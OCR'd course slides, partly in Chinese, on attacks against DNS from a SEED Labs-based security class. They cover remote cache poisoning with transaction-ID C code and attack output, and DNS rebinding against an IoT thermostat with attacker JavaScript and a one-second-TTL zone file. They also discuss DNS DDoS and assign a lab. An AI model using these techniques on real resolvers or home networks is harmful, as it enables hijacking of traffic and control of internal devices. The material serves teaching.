// Modify the transaction ID field (offset=NN)
unsigned short id = 1000;
unsigned short id_net_order = htons(id);
memcpy(ip + NN, &id_net_order, 2);
```

Demo


```
# dig NS example.com
;; ANSWER SECTION:
example.com.            86400   IN      NS      a.iana-servers.net.
example.com.            86400   IN      NS      b.iana-servers.net.

# dig www.example.com
;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34
```

```
# gen_dns_request.py    ← Generate the request template
# gen_dns_response.py   ← Generate the response template
# ./remote_attack       ← Launch the actual attack (C code)
attempt #1. request is [jmtll.example.com], transaction ID is: [0]
attempt #2. request is [svynt.example.com], transaction ID is: [100]
attempt #3. request is [xwefb.example.com], transaction ID is: [200]
attempt #4. request is [xfajc.example.com], transaction ID is: [300]
```

04 DNS重绑定攻击

DNS Rebinding Attack against IoT


Fake Response From Malicious Name Server



An Example of Valid Response


```
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         86370   IN      A       93.184.216.34



;; AUTHORITY SECTION:
example.com.             172769  IN      NS      b.iana-servers.net.
example.com.             172769  IN      NS      a.iana-servers.net.



;; ADDITIONAL SECTION:
a.iana-servers.net.      1770    IN      A       199.43.135.53
b.iana-servers.net.      1770    IN      A       199.43.133.53
```

DNS Rebinding Attack



How to Interact with the IoT Device

http://www.seediot32.com:8080



Get Temperature


```
127.0.0.1 - - [29/Feb/2020 21:19:36] "GET /temperature HTTP/1.1" 200 -
```

Set Temperature

```
127.0.0.1 - - [29/Feb/2020 21:19:36] "GET /password HTTP/1.1" 200 -
127.0.0.1 - - [29/Feb/2020 21:19:36] "POST /temperature?value=34&password=
8xk2--cfhs30.3769395009864781 HTTP/1.1" 200 -
```


Understand the Same Origin Policy

Page from the IoT webserver
www.seediot32.com:8080/change



The operation should be launched only from inside the firewall.

Page from the attacker website
www.attacker32.com:8080/change



The attacker page intents to change the temperature of IoT device.

Understand the Same Origin Policy

Code running in both pages:

```
let url_prefix = 'http://www.seediot32.com:8080'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

On the attacker page , this code will not work. Why?

DNS Rebinding Attack


Attacker32.com Zone File

```
$TTL 1
@       IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attacker32.com.

@       IN      A      10.9.0.180
www     IN      A      10.9.0.180
ns      IN      A      10.9.0.153
*       IN      A      10.9.0.100
```


→ 192.168.60.80

What if ?

Remember to Disable Firefox's DNS Cache




Denial-of-Service Attacks on DNS




The Dyn report: What we know so far about the world's biggest DDoS attack

The Internet of Things has been proven to be just as dangerous as we feared, with an assault from tens of millions of internet addresses.

Written by **Steven Vaughan-Nichols,** Senior Contributing Editor
Oct. 25, 2016 at 8:28 a.m. PT



ATTACKS AGAINST DNS SERVICE



请参考如下链接，完成Local DNS Attack 或 Remote DNS Attack实验：

https://seedsecuritylabs.org/Labs_20.04/Networking/DNS/DNS_Local/
https://seedsecuritylabs.org/chinese/labs/Networking/DNS/DNS_Local/
https://seedsecuritylabs.org/Labs_20.04/Networking/DNS/DNS_Remote/
https://seedsecuritylabs.org/chinese/labs/Networking/DNS/DNS_Remote/

Spring 2025

DNS协议攻击

ATTACKS AGAINST DNS SERVICE